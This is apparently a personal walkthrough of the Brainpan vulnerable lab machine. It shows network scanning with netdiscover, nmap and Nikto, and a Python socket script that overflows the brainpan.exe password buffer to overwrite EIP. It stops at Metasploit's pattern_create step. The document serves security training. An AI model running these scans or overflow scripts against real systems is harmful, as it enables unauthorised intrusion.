
Hayden Bruinsma - Brainpan Walkthrough

https://dorian5.medium.com/tryhackme-com-brainpan-1-walkthrough-3c9648a18c31
https://www.doyler.net/security-not-included/brainpan-1-walkthrough

With IDA debugger (Immunity Debugger)
https://resources.infosecinstitute.com/topic/brainpan_virtual_machine/
https://medium.com/@rihazz13/buffer-overflow-brainpan-e48a0a4b61f0


We will need to get a windows VM that can run brainpan.exe

1. Discover the network we are on
   - **ifconfig**
   - If you are afraid to scan the network due to it possibly being public (like I did at home) set the only adaptors to **host-only** on each VM so that you don't have the possibility to scan publicly



```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.78.4  netmask 255.255.255.0  broadcast 192.168.78.255
        inet6 fe80::a00:27ff:fead:a8d3  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:ad:a8:d3  txqueuelen 1000  (Ethernet)
        RX packets 76  bytes 10393 (10.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 141  bytes 28355 (27.6 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 16  base 0×d240
```

2. Discover the hosts on the network
   - **sudo nbtscan 192.168.78.0/24**
     - This scan may not work all the time but is the best to use in tests, netbios scans may be blocked by the router on your network
   - **sudo netdiscover 192.168.78.0/24**




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.78.1    0a:00:27:00:00:03      1      60  Unknown vendor
192.168.78.2    08:00:27:80:57:88      1      60  PCS Systemtechnik GmbH
192.168.78.6    08:00:27:b2:3f:14      1      60  PCS Systemtechnik GmbH
```

   - If this does not find the host try
   - **nmap -Pn -sV -v --top-ports 100 192.168.78.0/24**

Brainpan is our target located on 192.168.78.6

3. Perform basic nmap scan for reconnaissance, using the one we used for the test to discover all useful information on the target
   - **sudo nmap -Pn -sV -O --script="safe" -p- 192.168.78.6 -oA nmapScans/brainpan**
   - We have discovered open ports
     - **10000**
     - **9999**
   - Both are HTTP enabled and open so we should try to access them in the browser
4. Opening **192.168.78.6:9999** in the browser gives us the following web page




192.168.78.6:9999/

192.168.78.6:9999

```
[______________________ WELCOME TO BRAINPAN _______________________]
                        ENTER THE PASSWORD

                        >>                          ACCESS DENIED
```

   - Viewing the 192.168.78.6:10000 website



192.168.78.6:10000/

192.168.78.6:10000

ARE YOU PRACTICING SAFE CODING?

As 2011 proved to be the year of the hack, the need for secure application coding is greater than ever. Application security requirements are heightening in the wake of critical application breaches, meaning knowledge and training must rise to ensure safe coding.

WHAT'S THE BIG DEAL?


Previously, attackers used application vulnerabilities to cause embarrassment and disruption. But now these attackers are exploiting vulnerabilities to steal data and much more:

IP THEFT


MODIFYING VICTIMS' WEBSITES TO DEPLOY

Nikto


5. Lets gather information on these webservers via **Nikto**
   - **nikto -h http://192.168.78.6:10000**



```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.78.6:10000
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.78.6
+ Target Hostname:    192.168.78.6
+ Target Port:        10000
+ Start Time:         2022-09-13 05:47:51 (GMT-4)
```



```
---------------------------------------------------------------------------
 Server: SimpleHTTP/0.6 Python/2.7.3
 The anti-clickjacking X-Frame-Options header is not present.
 The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some form
 of XSS
 The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type
 Python/2.7.3 appears to be outdated (current is at least 2.7.8)
 SimpleHTTP/0.6 appears to be outdated (current is at least 1.2)
 OSVDB-3268: /bin/: Directory indexing found.
 OSVDB-3092: /bin/: This might be interesting...
 ERROR: Error limit (20) reached for host, giving up. Last error: invalid HTTP response
 Scan terminated:  19 error(s) and 7 item(s) reported on remote host
 End Time:           2022-09-13 05:48:27 (GMT-4) (36 seconds)
---------------------------------------------------------------------------
 1 host(s) tested
```



Directory listing for /bin/

192.168.78.6:10000/bin/


Directory listing for /bin/

- brainpan.exe

- We've managed to find a secret location! **/bin/**

Exe File


6. We should download brainpan.exe to find out what the file does
    - **wget 192.168.78.6:10000/bin/brainpan.exe**
    - However we are **unable to use this file on the linux system**, it is a **windows only .exe file**



```
┌──(kali㉿kali)-[~]
└─$ wget 192.168.78.6:10000/bin/brainpan.exe                                                          8 ✗
--2022-09-13 23:02:08--  http://192.168.78.6:10000/bin/brainpan.exe
Connecting to 192.168.78.6:10000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 21190 (21K) [application/x-msdos-program]
Saving to: ‘brainpan.exe’

brainpan.exe            100%[======================================>]  20.69K  --.-KB/s    in 0.006s

2022-09-13 23:02:08 (3.45 MB/s) - ‘brainpan.exe’ saved [21190/21190]
```


    - Lets access the file on the windows system and download it
        - **192.168.78.6:10000/bin**
        - Click the file to download it

- Accessing the file on our windows system we are able to run it



```
C:\Users\geesh\Downloads\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```

- We can see that it is **listening on port 9999**
- We can utilise **netcat** to connect on port **9999**
- **netcat 192.168.78.6 9999**



```
┌──(kali㉿kali)-[~]
└─$ netcat 192.168.78.6 9999

[______________________ WELCOME TO BRAINPAN _______________________]
                        ENTER THE PASSWORD

                        >>
```

- How do we access without the password?
- Since we were able to download brainpain, this means we are able to **run the server locally making the attack easy for a real life implementation** ~~however we are going to attack the VM for training purposes, it will work the same way since it is a vulnhub machine~~


Create the python script

7. We must create a python script to send requests to the server and discover information about this servers replies

```python
import socket
host = "<brainpan.exe server host ip address>"
port = 9999

payload = "password"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)
s.send(payload)
```


```
print s.recv(1024)
```

- Socket Readings
- Best:
    - https://www.geeksforgeeks.org/socket-programming-python/
- Other:
    - https://docs.python.org/3/library/socket.html
    - https://realpython.com/python-sockets/
- **vi requestS.py**
- **copy the above code and paste into the file**
- **:wq**
- Now we must also start the server on our own PC
    - Take note of the IP of the PC you are running it from if you are attacking from a different IP
    - In this case my own windows PC's IP is:
        - **ipconfig**
        - IP is: **192.168.78.3** so replace the above python scripts host with this.
        - **Run brainpan.exe**



```
C:\Users\geesh\Downloads\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
```

- On the attacking machine run
    - **python requstS.py**
    - View feedback on the server from our request




```
C:\Users\geesh\Downloads\brainpan.exe
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
[get_reply] s = [password]
[get_reply] copied 8 bytes to buffer
[+] check is -1
[get_reply] s = [password]
[get_reply] copied 8 bytes to buffer
```

- It looks like it copies the password to the buffer which will be our point of attack for **buffer overflow**
- Now we must change the python script to attempt to overflow the buffer

```
import socket
host = "192.168.78.1"
port = 9999

payload = “A” * 1000

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)
s.send(payload)
print s.recv(1024)
```

- We have changed the payload to **1000 A characters** to attempt to overflow the password buffer



C:\Users\cyberlab\Downloads\brainpan.exe

```
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
[get_reply] s = [A]
[get_reply] copied 1 bytes to buffer
[+] check is -1
[get_reply] s = [A]
[get_reply] copied 1 bytes to buffer
[+] received connection.
[get_reply] s = [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAH "]
[get_reply] copied 1003 bytes to buffer
```


brainpan.exe

brainpan.exe has stopped working

Windows is checking for a solution to the problem...


- To be able to debug the program to analyse it for buffer overflow attack potential we need a debugger on the windows machine (the machine with access to the exe file).
- Install Immunity debugger in windows machine and copy the executable. Click on **File** → **Open** → **Brainpan.exe**. Press **f9** or click on **run**.
- Download Link: https://debugger.immunityinc.com/ID_register.py

- Now we are able to see the list of registers and their addresses in the right hand pane




```
Registers (FF
EAX 00000000
ECX 00000003
EDX 770A70B4
EBX 00000000
ESP 0022F338
EBP 0022F38C
ESI 7FFDF000
EDI 0022F420
```

- In the bottom right you can see it is Running after hitting **f9** or pressing
    - The program should be running in it's own command prompt
- We need to be able to see when the EBP is overwritten so we will again send the python script and see what happens from the Kali machine
    - **python requstS.py**
- We can see that the EBP has been overwritten!



```
EAX FFFFFFFF
ECX 3117303F
EDX 0022F720
EBX 7FFD8000
ESP 0022F930
EBP 41414141
ESI 00000000
EDI 00000000

EIP 41414141
```


- Note:
    - **EBP:** High memory address at bottom of stack
    - **ESP:** Top of stack at low memory address
    - **EIP:** Next instruction to execute location
- Now we will use the **metasploit framework** to attempt to attack the program
    - We must determine the number of bytes to overwrite to take control of the EIP
    - **pattern_create**
    - **pattern_offset**
- To create the pattern to determine the number of bytes
    - **cd /usr/share/metasploit-framework/tools/exploit/**
    - **./pattern_create.rb -l 1000 > ~kali/pattern.txt**
        - The pattern is now saved in the /kali directory within the file "pattern.txt"



```
┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ls
egghunter.rb     find_badchars.rb      metasm_shell.rb   pattern_create.rb  random_compile_c.rb
exe2vba.rb       install_msf_apk.sh    msf_irb_shell.rb  pattern_offset.rb  reg.rb
exe2vbs.rb       java_deserializer.rb  msu_finder.rb     pdf2xdp.rb         virustotal.rb
extract_msu.bat  jsobfu.rb             nasm_shell.rb     psexec.rb

┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_create.rb -l 1000
